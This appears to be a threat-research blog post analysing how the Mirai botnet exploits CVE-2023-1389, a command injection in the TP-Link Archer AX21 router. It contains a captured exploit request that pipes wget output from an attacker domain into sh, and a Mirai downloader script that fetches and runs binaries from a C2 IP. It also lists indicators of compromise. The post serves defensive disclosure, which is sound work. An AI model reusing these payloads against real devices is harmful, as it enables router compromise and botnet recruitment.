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TP-LINK WAN-SIDE VULNERABILITY CVE-2023-1389 ADDED TO THE MIRAI BOTNET ARSENAL

April 24, 2023 | Peter Girnus

indicating that the Mirai botnet has updated its arsenal to include CVE-2023-1389, also known as ZDI-CAN-19557/ZDI-23-451. This bug in the TP-Link Archer AX21 Wi-Fi router was originally disclosed to ZDI during the Pwn2Own Toronto event, where it was used by Team Viettel in their LAN-side entry against the TP-Link device and by Qrious Security in their WAN-side entry.

Both teams' entries were successful at the contest, and the vulnerabilities were disclosed to the vendor. Interestingly, the bug was also used by the Tenable team in their unsuccessful Pwn2Own attempt against the device. They, too, disclosed the bug to TP-Link, but their public report did not show that the bug could be exploited on the WAN interface. TP-Link released a firmware update in March that "Fixed some security issues" – including this and other CVEs. It was after this fix was made public that exploit attempts using this CVE were detected in the wild.

Vulnerability Details

The bug itself is an unauthenticated command injection vulnerability in the `locale` API available via the web management interface. This endpoint allows a user to specify the form we want to call by specifying the query string `form` along with an operation, which is usually `read` or `write`. In this instance, we are interested in the `write` operation on the `country` form, which is handled by the `set_country` function. This function will call `merge_config_by_country` that concatenates the specified `country` field into a command string. This command string will be executed using the `popen` function. There is no sanitization of the `country` field, so an attacker can achieve command injection at this point.

This functionality is exposed on the LAN side of the router, as evidenced by both Team Viettel and Tenable targeting this functionality at the contest. However, the team from Qrious Security was able to exploit this vulnerability on the WAN interface of the router. They discovered a race condition issue related to `iptable` handling on the TP-Link's WAN-side processing that would briefly expose this functionality on the WAN-side. This allowed them to

resolved in the patch released on March 17.

Active Exploitation Details

Starting on April 11th, we began seeing notifications from our telemetry system that a threat actor had started to publicly exploit this vulnerability. You can see an example of the attack here:

```
POST /cgi-bin/luci/;stok=/locale?form=country HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
Content-Length: 60

operation=write&country=$(id>`wget http://zvub.us/y -O-|sh`)
```

Most of the initial activity was seen attacking devices in Eastern Europe, but we are now observing detections in other locations around the globe.

Mirai Payloads

In this version of Mirai, the attackers utilize CVE-2023-1389 to make an HTTP request to the Mirai command and control (C2) servers to download and execute a series of binary payloads. These binary payloads are intended for various system architectures. This is one such request:

```
>/tmp/.a && cd /tmp
>/dev/.a && cd /dev
>/dev/shm/.a && cd /dev/shm
>/var/.a && cd /var
>/var/tmp/.a && cd var/tmp
wget http://185.225.74.251/armv4l; chmod 777 armv4l; ./armv4l multi.armv4l; rm -rf armv4l
wget http://185.225.74.251/armv5l; chmod 777 armv5l; ./armv5l multi.armv5l; rm -rf armv5l
wget http://185.225.74.251/armv6l; chmod 777 armv6l; ./armv6l multi.armv6l; rm -rf armv6l
wget http://185.225.74.251/armv7l; chmod 777 armv7l; ./armv7l multi.armv7l; rm -rf armv7l
wget http://185.225.74.251/mips; chmod 777 mips; ./mips multi.mips; rm -rf mips
wget http://185.225.74.251/mipsel; chmod 777 mipsel; ./mipsel multi.mipsel; rm -rf mipsel
wget http://185.225.74.251/sh4; chmod 777 sh4; ./sh4 multi.sh4; rm -rf sh4
wget http://185.225.74.251/x86_64; chmod 777 x86_64; ./x86_64 multi.x86_64; rm -rf x86_64
wget http://185.225.74.251/i686; chmod 777 i686; ./i686 multi.i686; rm -rf i686
```

The binary payloads are downloaded and then executed using brute-force methodology to find the appropriate payload for the target system architecture.


```
Connecting to 185.225.74.251:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46960 (46K) [application/octet-stream]
Saving to: 'i586.1'

i586.1                      100%[===================>]  45.86K  68.9KB/s    in 0.7s

2023-04-21 22:54:26 (68.9 KB/s) - 'i586.1' saved [46960/46960]

listening tun0
```

Once the appropriate binary is found and the payload is installed, the host becomes fully infected and establishes a connection with the Mirai C2. Here's a network trace showing this connection:



While analyzing some of the payloads, we determined that the threat actors are encrypting strings using `0x00` and `0x22` as XOR keys. Unencrypting these strings revealed some of the capabilities and configuration details that correspond with known Mirai indicators.

Part of the plaintext configuration reveals the Mirai bot attack functions, which can be found in Mirai's source code. For example:

```
/* Attack strings */
#define TABLE_ATK_VSE                   29  /* TSource Engine Query */
#define TABLE_ATK_RESOLVER              30  /* /etc/resolv.conf */
#define TABLE_ATK_NSERV                 31  /* "nameserver " */
```

Among the interesting functions is a **TSource Engine Query** attack functionality. This can be used to launch a Valve Source Engine (VSE) distributed denial-of-service (DDoS) attack against game servers.

The unencrypted strings reveal further configuration details about this Mirai bot. These include specific User-Agent strings and server headers, such as `cloudflare-nginx` and `dosarrest`. These allow the bot to imitate legitimate traffic, making it more difficult to separate DDoS traffic from legitimate network traffic.

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Indicators of compromise

The following hashes and other data were detected as being used by this exploit:

Initial Downloader

888f4a852642ce70197f77e213456ea2b3cfca4a592b94647827ca45adf2a5b

Payloads

b43a8a56c10ba17ddd6fa9a8ce10ab264c6495b82a38620e9d54d66ec8677b0
b45142a2d59d16991a38ea0a112078a6ce42c9e2ee28a74fb2ce7e1edf15dce
366ddbaa36791cdb99cf7104b0914a258f0c373a94f6cf869f946c7799d5e2c
413e977ae7d359e2ea7fe32db73fa007ee97ee1e9e3c3f0b4163b100b3ec87c
2d0c8ab6c71743af8667c7318a6d8e16c144ace8df59a681a0a7d48affc0559
4cb8c90d1e1b2d725c2c1366700f11584f5697c9ef50d79e00f7dd2008e989a
461f59a84ccb4805c4bbd37093df6e8791cdf1151b2746c46678dfe9f89ac79
aed078d3e65b5ff4dd4067ae30da5f3a96c87ec23ec5be44fc85b543c179b77
0d404a27c2f511ea7f4adb8aa150f787b2b1ff36c1b67923d6d1c901790339
eca42235a41dbd60615d91d564c91933b9903af2ef3f8356ec4cfff2880a2f1
3f427eda4d4e18fb192d585fca1490389a1b5f796f88e7ebf3eceec51018ef4

URLs

```
http[://]185[.]225[.]74[.]251/armv4l
http[://]185[.]225[.]74[.]251/armv5l
http[://]185[.]225[.]74[.]251/armv6l
http[://]185[.]225[.]74[.]251/armv7l
http[://]185[.]225[.]74[.]251/mips
http[://]185[.]225[.]74[.]251/mipsel
http[://]185[.]225[.]74[.]251/sh4
http[://]185[.]225[.]74[.]251/x86_64
http[://]185[.]225[.]74[.]251/i686
http[://]185[.]225[.]74[.]251/i586
http[://]185[.]225[.]74[.]251/arc
http[://]185[.]225[.]74[.]251/m68k
http[://]185[.]225[.]74[.]251/sparc
```

Domain

```
zvub[.]us
```

IP Address

```
185[.]225[.]74[.]251
```

Conclusion

Seeing this CVE being exploited so quickly after the patch being released is a clear demonstration of the decreasing “time-to-exploit" speed that we continue to see across the industry. That said, this is nothing new for the maintainers of the Mirai botnet, who are known for quickly exploiting IoT devices to maintain their foothold in an enterprise. Looking back at this CVE, it was also interesting to see it being discovered independently by multiple teams in preparation for the Pwn2Own Toronto contest. Each team used different techniques to discover this vulnerability along with distinctive approaches to how they went about exploiting it. We would like to thank all

the efforts TP-Link exhibited in developing and deploying a patch. Applying this patch is the only recommended action to address this vulnerability, and we recommend all users of the TP-Link Archer AX21 Wi-Fi router apply it as soon as possible.

Our threat hunting team continues to seek and find exploits being used in the wild, and we'll publish details on some of these discoveries in the future. Until then, follow the team on Twitter, Mastodon, LinkedIn, or Instagram for the latest in exploit techniques and security patches.

TPLink Pwn2Own Exploit Threat Hunting

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